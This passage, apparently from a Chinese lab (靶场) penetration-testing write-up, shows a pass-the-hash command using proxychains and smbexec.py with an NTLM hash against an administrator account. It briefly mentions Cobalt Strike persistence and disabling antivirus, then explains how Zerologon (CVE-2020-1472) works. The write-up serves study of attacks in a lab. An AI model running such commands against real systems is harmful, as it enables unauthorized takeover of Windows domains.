-no-pass
抓取到 hash,进行 PTH
proxychains4 python3 smbexec.py -hashes aad3b435b51404eeaad3b435b51404ee:c7c654da31ce51cbeecfef99e637be15 administrator@10.0.10.110
之后就是利用 CS 进行上线。开启 python 服务进行下载进行维持权限。就不过多重复了。
总结
这次靶场有新的一些想法,我们会发现当出现防火墙,杀软等情况的时候,会组织木马的上线。于是这个时候就需要关闭防火墙,杀软等。上面那个就是一个比较典型的方法了。
接下来就介绍一下 CVE-2020-1472
Netlogon远程协议是一个远程过程调用(RPC)接口,用于基于域的网络上的用户和计算机身份验证,其协议通讯流程如下:

于是乎可控的因素有cilent challenge(在”Zerologon”中,攻击者会将client challenge设置为 0),server challenge 在每一轮认证过程中都会变化,secert 对应于用户密码的 hash,Encrypt 的过程采用的是 AES-SFB8,其运算过程如下:

AES-CFB8安全性取决于随机选择的IV。但在Netlogon RPC中,作为ComputeNetlogonCredential检查的一部分,IV被错误的设置为0。如果IV和client challenge为全0的话,那么整个AES运算过程变成:

如此一来,通过AES-CFB8加密模式有1/256 概率用8字节全0 明文得到8字节全0密文。

通过上述碰撞方法,攻击者可以向域发起Netlogon 计算机账户认证请求, 使用8字节全0 client challenge 不断尝试得到一个正确的8字节全0 client credential 通过认证,再通过相关调用完成对域控密码的修改。
通俗的来说,就像一个人发现门锁在做算术题时不会换数字,而且全部用 0,于是反复尝试用“0”当答案,平均蒙 256 次就能蒙对一次。蒙对后,立刻把锁的密码改掉,让门彻底归自己控制。这就是 Zerologon 漏洞。

评论(0)
暂无评论